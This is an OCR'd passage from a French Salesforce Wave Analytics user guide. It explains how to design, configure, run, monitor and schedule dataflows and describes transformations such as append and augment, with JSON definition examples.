
5. Replanification et déprogrammation d'un flux de données
   Après avoir exécuté une tâche de flux de données pour la première fois, elle est exécutée par défaut selon un planning quotidien. Vous pouvez changer l'heure du planning quotidien ou le replanifier pour l'exécuter à un intervalle horaire. Vous pouvez changer la planification pour vous assurer que les données sont disponibles à un horaire précis ou exécuter la tâche pendant les heures creuses. Vous pouvez également déprogrammer un flux de données.

## Conception du flux de données

Avant de créer le fichier de définition du flux de données sous le format .json, réfléchissez à sa conception. Déterminez les données qui doivent être disponibles pour des requêtes, la source d'extraction des données et si une transformation des données extraites est requise pour obtenir les données voulues.

Pour illustrer les principaux choix de conception, prenons un exemple. L'objectif est de créer un jeu de données appelé « Opportunités gagnées ». Le jeu de données doit inclure les détails des opportunités, notamment le nom de compte de chaque opportunité.

Pour créer ce jeu de données, vous concevez le flux de données suivant :




Le flux de données extrait les données des opportunités de l'objet Opportunité et extrait le nom du compte de l'objet Compte. Pour chaque objet extrait, le flux de données créé un jeu de données.

Le flux de données transforme ensuite les jeux de données créés à partir de données extraites. Pour commencer, le flux de données joint les données des opportunités et du compte dans un nouveau jeu de données. Le flux de données filtre ensuite les enregistrements en fonction de l'étape d'opportunité afin que le jeu de données contienne uniquement les opportunités gagnées. Chaque fois que le flux de données transforme un jeu de données, il crée un autre jeu de données.

Pour terminer, vous configurer le flux de données pour enregistrer uniquement le jeu de données final, car souhaitez que les utilisateurs puissent interroger uniquement les opportunités gagnées. Vous pouvez toutefois enregistrer n'importe quel jeu de données créé par le flux de données et enregistrer autant de jeux de données que vous le souhaitez.

Sélectionnez avec précaution les jeux de données à enregistrer, car :

- Le nombre total de lignes de tous les jeux de données enregistrés ne peut pas dépasser 250 millions par licence de plate-forme.
- Les utilisateurs qui ont accès à des jeux de données enregistrés peuvent interroger leurs données. Vous pouvez toutefois appliquer la sécurité au niveau de la ligne à un jeu de données afin de limiter l'accès aux enregistrements.

## Configuration du flux de données

Configurez le flux de données en fonction de sa conception. Vous pouvez configurer le flux de données pour extraire des données, transformer des jeux de données en fonction des exigences de votre activité, et enregistrer les jeux de données que vous souhaitez rendre disponibles pour des requêtes. Pour configurer le flux de données, ajoutez des transformations au fichier de définition du flux de données.

Un *ficher de définition de flux de données* est un fichier JSON contenant les transformations qui représentent la logique du flux de données. Le fichier de définition du flux de données doit être enregistré avec un encodage UTF-8.

Pour pouvoir configurer un flux de données afin de traiter des données externes, vous devez charger les données externes dans Wave Analytics.

**Éditions**

Disponible dans Salesforce Classic et Lightning Experience.


Disponible moyennant un coût supplémentaire avec **Enterprise** Edition, **Performance** Edition et **Unlimited** Edition. Également disponible avec **Developer** Edition.

**AUTORISATIONS UTILISATEUR**

Pour modifier le fichier de définition du flux de données :

- Modifier les flux de données de Wave Analytics”.

1. Dans Wave Analytics, cliquez sur l'icône Engrenage ( ), puis sur **Surveillance des données** pour ouvrir la surveillance des données.
   La vue Tâches de la surveillance des données est affichée par défaut.
2. Sélectionnez la **vue Flux de données**.
3. Pour télécharger le fichier de définition du flux de données, cliquez sur **Télécharger** dans la liste des actions (1).




4. Enregistrez une copie de sauvegarde du fichier de définition du flux de données avant de le modifier.

   Wave Analytics ne conserve pas les anciennes versions du fichier. Si vous faites une erreur, vous pouvez télécharger la version précédente pour annuler vos modifications.

5. Ajoutez des transformations au fichier de définition du flux de données.

   Par exemple, en s'appuyant sur la conception de l'étape précédente, vous pouvez ajouter les transformations suivantes :

```
{
   "Extract_Opportunities": {
      "action": "sfdcDigest",
      "parameters": {
         "object": "Opportunity",
         "fields": [
            { "name": "Id" },
```

```
            { "name": "Name" },
            { "name": "Amount" },
            { "name": "StageName" },
            { "name": "CloseDate" },
            { "name": "AccountId" },
            { "name": "OwnerId" }
         ]
      }
   },
   "Extract_AccountDetails": {
      "action": "sfdcDigest",
      "parameters": {
         "object": "Account",
         "fields": [
            { "name": "Id" },
            { "name": "Name" }
         ]
      }
   },
   "Transform_Augment_OpportunitiesWithAccountDetails": {
      "action": "augment",
      "parameters": {
         "left": "Extract_Opportunities",
         "left_key": [ "AccountId" ],
         "relationship": "OpptyAcct",
         "right": "Extract_AccountDetails",
         "right_key": [ "Id" ],
         "right_select": [
            "Name"
         ]
      }
   },
   "Transform_Filter_Opportunities": {
      "action": "filter",
      "parameters": {
         "filter": "StageName:EQ:Closed Won",
         "source": "Transform_Augment_OpportunitiesWithAccountDetails"
      }
   },
   "Register_Dataset_WonOpportunities": {
      "action": "sfdcRegister",
      "parameters": {
         "alias": "WonOpportunities",
         "name": "WonOpportunities",
         "source": "Transform_Filter_Opportunities"
      }
   }
}
```

Remarque: Les clés et valeurs JSON sont sensibles à la casse. Chaque clé en gras dans l'exemple JSON précédent contient une action qui identifie le type de transformation. L'ordre dans lequel vous ajoutez les transformations au fichier de définition du flux de données n'a aucune importance. Wave Analytics détermine l'ordre de traitement des transformations en traversant le flux de données afin de déterminer les dépendances entre les transformations.

6. Avant de sauvegarder le fichier de définition du flux de données, utilisez un outil de validation JSON afin de vérifier la validité du fichier JSON.

   Le chargement d'un fichier de définition de flux de données JSON non valide entraîne une erreur. L'outil de validation JSON est disponible sur Internet.

7. Enregistrez le fichier de définition du flux de données avec l'encodage UTF-8 puis fermez le fichier.
8. Dans la vue Flux de données de la surveillance des données, cliquez sur **Charger** dans la liste des actions (1) pour charger le fichier de définition du flux de données.

   Remarque: Le chargement du fichier de définition du flux de données n'affecte aucune tâche en cours d'exécution du flux de données et ne démarre pas automatiquement la tâche du flux de données.

Vous pouvez désormais démarrer le flux de données à la demande ou attendre l'heure d'exécution planifiée. Les utilisateurs ne peuvent pas interroger les jeux de données enregistrés tant que le flux de données est en cours d'exécution.

## Démarrage et arrêt d'un flux de données

Vous pouvez démarrer une tâche de flux de données manuellement afin de charger immédiatement des données dans des jeux de données. Vous pouvez également arrêter la tâche pendant son exécution. Vous pouvez exécuter jusqu'à 24 tâches de flux de données sur une période de 24 heures.

Remarque: Par défaut, le flux de données n'est pas exécuté automatiquement. Pour lancer l'exécution du flux de données à l'heure prévue, vous devez au préalable démarrer manuellement le flux de données. Une fois la première tâche exécutée, flux de données est exécuté selon une planification quotidienne.

1. Dans Wave Analytics, cliquez sur l'icône Engrenage ( ), puis sur **Surveillance des données** pour ouvrir la surveillance des données.
   La vue Tâches de la surveillance des données est affichée par défaut.
2. Sélectionnez la **vue Flux de données**.

Éditions


Disponible dans Salesforce Classic et Lightning Experience.

Disponible moyennant un coût supplémentaire avec **Enterprise** Edition, **Performance** Edition et **Unlimited** Edition. Également disponible avec **Developer** Edition.

AUTORISATIONS UTILISATEUR

Pour démarrer une tâche de flux de données :

- Modifier les flux de données de Wave Analytics”.



3. Cliquez sur **Commencer** dans la liste des actions (1) pour commencer la tâche du flux de données.
   La tâche de flux de données est ajoutée à la file d'attente des tâches. Pendant l'exécution du flux de données, le bouton **Démarrer** est grisé.
4. Une fois la tâche terminée, Wave Analytics envoie une notification par e-mail au dernier utilisateur qui a modifié le fichier de définition du flux de données.

   La notification indique si la tâche a été exécutée avec succès. Elle comprend également des détails sur la tâche, notamment l'heure de début, l'heure de fin, la durée et le nombre de lignes traitées. Si la tâche échoue, la notification indique le motif de l'échec.
5. Pour arrêter une tâche de flux de données en cours d'exécution, cliquez sur en regard du statut de la tâche.
   Si vous cliquez sur **Démarrer** pour redémarrer un flux de données arrêté, la tâche recommence depuis le début (la tâche du flux de données ne reprend pas à l'endroit où elle a été interrompue).

Vous pouvez suivre la progression de la tâche de flux de données dans la surveillance des données. Une fois le flux de données exécuté avec succès, actualisez la page d'accueil pour afficher les jeux de données enregistrés.

## Surveillance d'une tâche de flux de données

La surveillance des données permet de suivre les tâches du flux de données pour s'assurer qu'elles sont correctement exécutées ou pour les dépanner en cas d'échec.

La vue Flux de données de la surveillance des données affiche le statut, l'heure de début et la durée les 10 dernières tâches de flux de données, et enregistre les 7 derniers jours d'historique. Pour faciliter le dépannage des tâches échouées, vous pouvez consulter les messages d'erreur d'une tâche et les données d'exécution de chaque transformation traitée, et télécharger les messages d'erreur, si applicable.

**Éditions**

Disponible dans Salesforce Classic et Lightning Experience.

Disponible moyennant un coût supplémentaire avec **Enterprise** Edition, **Performance** Edition et **Unlimited** Edition. Également disponible avec **Developer** Edition.


**AUTORISATIONS UTILISATEUR**

Pour accéder à la surveillance des données :

- "Modifier les flux de données Wave Analytics", "Charger des données externes dans Wave Analytics", ou "Gérer Wave Analytics"

Pour télécharger un journal d'erreur :

- Modifier les flux de données de Wave Analytics et Afficher toutes les données




1. Dans Wave Analytics, cliquez sur le bouton Engrenage ( ), puis sur **Surveillance des données** pour ouvrir la surveillance des données.
   La vue Tâches est affichée par défaut.
2. Sélectionnez la **vue Flux de données** (1).
3. Cliquez sur pour consulter le dernier statut d'une tâche.
   Chaque tâche peut avoir l'un des statuts ci-dessous :

| Statut | Description |
|---|---|
| Exécution | La tâche est en cours d'exécution. |
| Échec | La tâche a échoué. |
| Terminé | La tâche a été exécutée avec succès. |
| Avertissement | La tâche s'est terminée avec succès mais certaines lignes ont échoué. |

4. Si la tâche de flux de données échoue, développez le noeud de la tâche (2) et examinez les détails d'exécution de chaque transformation traitée.
5. Si un journal d'erreur est disponible pour un noeud, cliquez sur le bouton de téléchargement du journal (3) pour télécharger un fichier CSV contenant les lignes échouées.

   Remarque: Les journaux d'erreur affichent les données des lignes dont le chargement a échoué. Pour préserver la sécurité des données et empêcher tout accès non autorisé à ces données, seuls les utilisateurs qui disposent de l'autorisation « Modifier toutes les données » peuvent télécharger les journaux d'erreur.

6. Si vous rencontrez un problème avec la logique du flux de données, modifiez le fichier de définition du flux de données, chargez-le, puis réexécutez le flux de données.

## Replanification et déprogrammation d'un flux de données

Après avoir exécuté une tâche de flux de données pour la première fois, elle est exécutée par défaut selon un planning quotidien. Vous pouvez changer l'heure du planning quotidien ou le replanifier pour l'exécuter à un intervalle horaire. Vous pouvez changer la planification pour vous assurer que les données sont disponibles à un horaire précis ou exécuter la tâche pendant les heures creuses. Vous pouvez également déprogrammer un flux de données.

**Éditions**

Disponible dans Salesforce Classic et Lightning Experience.


Disponible moyennant un coût supplémentaire avec **Enterprise** Edition, **Performance** Edition et **Unlimited** Edition. Également disponible avec **Developer** Edition.

**AUTORISATIONS UTILISATEUR**


Pour planifier ou déprogrammer une tâche de flux de données :

- Modifier les flux de données de Wave Analytics“.

1. Dans Wave Analytics, cliquez sur l'icône Engrenage ( ), puis sur **Surveillance des données** pour ouvrir la surveillance des données.
   La vue Tâches est affichée par défaut.
2. Sélectionnez la **vue Flux de données**.




3. Cliquez sur **Planifier** dans la liste des actions (1) pour replanifier la tâche du flux de données.
   La planification quotidienne et l'heure de début par défaut s'affichent.
4. Pour continuer à l'exécuter une fois par jour, sélectionnez l'heure à laquelle vous souhaitez démarrer la tâche de flux de données.
5. Pour l'exécuter sur une base horaire, sélectionnez **Heure(s)**, puis spécifiez l'intervalle. Le décalage de minutes correspond au nombre de minutes qui suit l'heure d'exécution du flux de données.




Les flux de données planifiés sur une base horaire sont exécutés par rapport à une heure fixe (00:00 UTC). Par exemple, si vous planifiez l'exécution d'un flux de données toutes les 6 heures avec 15 minutes de décalage, le flux de données est planifié pour s'exécuter à 00h15 UTC, 06h15 UTC, 12h15 UTC et 18h15 UTC, tous les jours. La première exécution du flux de données est déclenchée à l'heure planifiée suivante. Par conséquent, si vous changez la planification sur 04h00 UTC, le flux de données est exécuté à l'heure planifiée suivante (06h15 UTC), puis toutes les 6 heures. Pour simplifier, le planificateur spécifie l'heure de la première exécution du flux de données (dans votre fuseau horaire), lorsque vous avez enregistré la planification.

6. Cliquez sur **Enregistrer**.
   L'écran contextuel Planification du flux de données spécifie l'heure suivante (dans votre fuseau horaire) d'exécution du flux de données.
7. Cliquez sur **Terminé**.
8. Pour arrêter l'exécution d'un flux de données planifié, sélectionnez **Annuler la planification** dans la liste des actions (1).

## Transformations des Flux de données Wave

Une *transformation* désigne la manipulation de données. Vous pouvez ajouter des transformations à un flux de données pour extraire les données d'objets Salesforce ou de jeux de données, pour transformer des jeux de données qui contiennent des données Salesforce ou externes, et pour enregistrer des jeux de données.

Par exemple, vous pouvez utiliser des transformations pour joindre les données de deux jeux de données, puis enregistrer le jeu de données qui en résulte et le rendre disponible pour des requêtes.

### Transformation append

La transformation append combine des enregistrements de plusieurs jeux de données dans un seul jeu de données.

### Transformation augment

La transformation Augment augmente un jeu de données d'entrée en combinant les colonnes d'un autre jeu de données associé. Le jeu de données augmenté qui en résulte permet d'exécuter des requêtes dans les deux jeux de données d'entrée associés. Par exemple, vous pouvez joindre le jeu de données Compte au jeu de données Utilisateur pour permettre à une requête de renvoyer les enregistrements de compte et le nom complet des propriétaires de compte.

### Transformation computeExpression

La transformation computeExpression permet d'ajouter des champs dérivés à un jeu de données. Les valeurs des champs dérivés ne sont pas extraites de la source de données d'entrée. À la place, Wave génère les valeurs grâce à l'expression SAQL, qui peut être basée sur un ou plusieurs champs à partir des données d'entrée ou d'autres champs dérivés. Par exemple, vous pouvez utiliser une expression pour attribuer une valeur à un champ, concaténer plusieurs champs de texte ou effectuer des calculs mathématiques sur des champs numériques.

### Transformation computeRelative

Vous pouvez utiliser la transformation computeRelative pour analyser des tendances dans vos données en ajoutant des champs dérivés à un jeu de données en fonction de valeurs d'autres lignes. Par exemple, pour analyser des tendances l'encours des ventes, créez des champs dérivés qui calculent le nombre de jours passés par une opportunité dans chaque étape. Vous pouvez également calculer les modifications du montant de l'opportunité à travers les étapes de l'opportunité.

### Transformation delta

La transformation delta calcule les modifications de la valeur d'une colonne de mesure dans un jeu de données sur une période donnée. La transformation delta génère une colonne de sortie dans le jeu de données afin de stocker l'écart de chaque enregistrement. Créez des deltas en vue de faciliter leur insertion dans des requêtes pour les analystes commerciaux.

### Transformation dim2mea

La transformation dim2mea crée une mesure basée sur une dimension. La transformation ajoute la nouvelle colonne de mesure au jeu de données. La transformation préserve également la dimension pour empêcher la rupture des perspectives et des tableaux de bord existants lorsqu'ils utilisent la dimension.

### Transformation edgemart

La transformation edgemart permet au flux de données d'accéder à un jeu de données enregistré et existant, qui contient des données Salesforce, des données externes ou une combinaison des deux. Utilisez cette transformation pour référencer un jeu de données et utiliser ses données dans des transformations ultérieures dans le flux de données. Vous pouvez utiliser cette transformation avec la transformation Augment pour joindre un jeu de données existant à un nouvel ensemble.

### Transformation filter

La transformation filter supprime des enregistrements d'un jeu de données existant. Vous définissez une condition de filtre qui spécifie les enregistrements à conserver dans le jeu de données.

### Transformation flatten

La transformation flatten aplanit les données hiérarchiques. Par exemple, vous pouvez aplanir la hiérarchie des rôles de Salesforce afin de mettre en oeuvre la sécurité au niveau de la ligne dans un jeu de données basé sur la hiérarchie des rôles.

### Transformation sfdcDigest

La transformation sfdcDigest génère un jeu de données basé sur les données qu'elle extrait de l'objet Salesforce. Vous spécifiez l'objet et les champs Salesforce à partir desquels les données doivent être extraites. Vous pouvez exclure des champs spécifiques qui contiennent des informations confidentielles ou qui ne sont pas utiles pour l'analyse.

### Transformation sfdcRegister

La transformation sfdcRegister enregistre un jeu de données afin qu'il soit disponible pour des requêtes. Les utilisateurs ne peuvent pas afficher ou exécuter des requêtes avec des jeux de données non enregistrés.

### Transformation sliceDataset

La transformation sliceDataset retire les champs d'un jeu de données de votre flux de données, vous laissant un sous-ensemble de champs à utiliser dans un nouveau jeu de données ou dans d'autres transformations. Cela permet de créer plusieurs jeux de données, chacun contenant différents ensembles de champs issus d'un jeu de données unique.

### Transformation update

La transformation update met à jour les valeurs de champ spécifiées dans un jeu de données en fonction des données d'un autre jeu de données, que nous allons appellerons jeu de données de référence. La transformation recherche les nouvelles valeurs dans les champs correspondants du jeu de données de référence. La transformation stocke les résultats dans un nouveau jeu de données.

Remplacement des données générées par une transformation

Vous pouvez remplacer les métadonnées générées par une transformation. Vous pouvez remplacer les attributs d'objet et de champ. Par exemple, vous pouvez modifier le nom d'un champ qui est extrait d'un objet Salesforce afin de l'afficher différemment dans le jeu de données. Pour remplacer les métadonnées, ajoutez les remplacements à la section Schéma de la transformation, dans le fichier de définition du flux de données.

CONSULTER ÉGALEMENT :

Création de jeux de données avec un flux de données

## Transformation append

La transformation append combine des enregistrements de plusieurs jeux de données dans un seul jeu de données.

Lors de l'utilisation de cette transformation, tenez compte des règles ci-dessous.

- Cette transformation ne supprime pas les enregistrements dupliqués.
- Tous les jeux de données saisis doivent avoir la même structure : l'ordre, le nom et le type de champ des colonnes correspondantes doivent être identiques.

Exemple: Prenons un exemple. Chaque mois, vous créez un jeu de données qui inclut les objectifs commerciaux mensuels. Vous souhaitez visualiser une vue d'ensemble des objectifs commerciaux de tous les mois. Pour cela, vous créez le fichier de définition de flux de données ci-dessous pour fusionner les jeux de données existants dans un seul jeu de données.

```
{
   "Extract_SalesTargets_2014Jan": {
      "action": "edgemart",
      "parameters": { "alias": "SalesTargets_2014Jan" }
   },
   "Extract_SalesTargets_2014Feb": {
      "action": "edgemart",
      "parameters": { "alias": "SalesTargets_2014Feb" }
   },
   "Extract_SalesTargets_2014Mar": {
      "action": "edgemart",
      "parameters": { "alias": "SalesTargets_2014Mar" }
   },
   "Append_SalesTargets_2014Quarter1": {
      "action": "append",
      "parameters": {
         "sources": [
            "Extract_SalesTargets_2014Jan",
            "Extract_SalesTargets_2014Feb",
            "Extract_SalesTargets_2014Mar"
         ]
      }
   },
   "Register_AllSalesTargets": {
```

```
      "action": "sfdcRegister",
      "parameters": {
         "alias": "AllSalesTargets",
         "name": "AllSalesTargets",
         "source": "Append_SalesTargets_2014Quarter1"
      }
   }
}
```

Une fois le jeu de données unique créé, vous pouvez utiliser des filtres de date afin d'analyser les objectifs commerciaux par mois, par trimestre ou par année.

Paramètres append

Lorsque vous définissez une transformation append, vous définissez l'attribut de l'action sur `append` et spécifiez les paramètres.

## Paramètres append

Lorsque vous définissez une transformation append, vous définissez l'attribut de l'action sur `append` et spécifiez les paramètres.

Le tableau ci-dessous présente les différents paramètres d'entrée.

| Paramètre | Requis ? | Valeur |
|---|---|---|
| sources | Oui | Noeuds du fichier de définition du flux de données qui identifie les jeux de données que vous souhaitez fusionner. |

CONSULTER ÉGALEMENT :

Transformation append

## Transformation augment

La transformation Augment augmente un jeu de données d'entrée en combinant les colonnes d'un autre jeu de données associé. Le jeu de données augmenté qui en résulte permet d'exécuter des requêtes dans les deux jeux de données d'entrée associés. Par exemple, vous pouvez joindre le jeu de données Compte au jeu de données Utilisateur pour permettre à une requête de renvoyer les enregistrements de compte et le nom complet des propriétaires de compte.

Lorsque vous créez la transformation, vous identifiez chaque jeu de données d'entrée en tant que jeu de données gauche ou droit, et vous spécifiez les relations qui les unissent. Wave Analytics combine toutes les colonnes du jeu de données de gauche avec les colonnes spécifiées du jeu de données de droite. (N'oubliez pas que chaque jeu de données ne peut pas avoir plus de 5 000 colonnes.) Wave Analytics ajoute la relation aux noms de colonne du jeu de données de droite, ce qui est pratique lorsque les jeux de données de gauche et de droite ont des colonnes aux noms identiques.


Pour chaque enregistrement du jeu de données gauche, la transformation augment effectue une recherche pour trouver un enregistrement correspondant dans le jeu de données droit. Pour associer les enregistrements apparentés, la transformation Augment applique une condition de correspondance. Vous spécifiez la condition de correspondance en fonction sur une clé de chaque jeu de données. Par exemple :

```
"left_key": [ "Id" ],"right_key": [ "Prod_ID" ]
```

Une clé peut être une clé de colonne unique ou une clé composée. Pour une condition de correspondance basée sur une clé composée, les clés des deux jeux de données doivent avoir le même nombre de colonnes spécifiées dans le même ordre.

Conseil: Pour joindre plus de deux jeux de données, joignez deux jeux de données à la fois. Par exemple, pour joindre trois jeux de données, joignez les deux premiers jeux de données, puis joignez le résultat avec le troisième jeu de données.

Exemple: Prenons un exemple de transformation Augment. Dans cet exemple, vous souhaitez extraire les données des objets Opportunité et Comptes, puis mettre en correspondance les données en fonction du champ ID de compte.





Vous créez le fichier de définition du flux de données suivant :

```
{
    "Extract_Opportunity": {
        "action": "sfdcDigest",
        "parameters": {
            "object": "Opportunity",
            "fields": [
                { "name": "Id" },
                { "name": "Name" },
                { "name": "Amount" },
                { "name": "StageName" },
                { "name": "CloseDate" },
                { "name": "AccountId" },
                { "name": "OwnerId" }
            ]
        }
    },
    "Extract_AccountDetails": {
          "action": "sfdcDigest",
          "parameters": {
              "object": "Account",
              "fields": [
                  { "name": "Id" },
                  { "name": "Name" }
              ]
          }
    },
    "Augment_OpportunitiesWithAccountDetails": {
        "action": "augment",
        "parameters": {
            "operation": "LookupSingleValue",
            "left": "Extract_Opportunity",
            "left_key": [
```

```
                "AccountId"
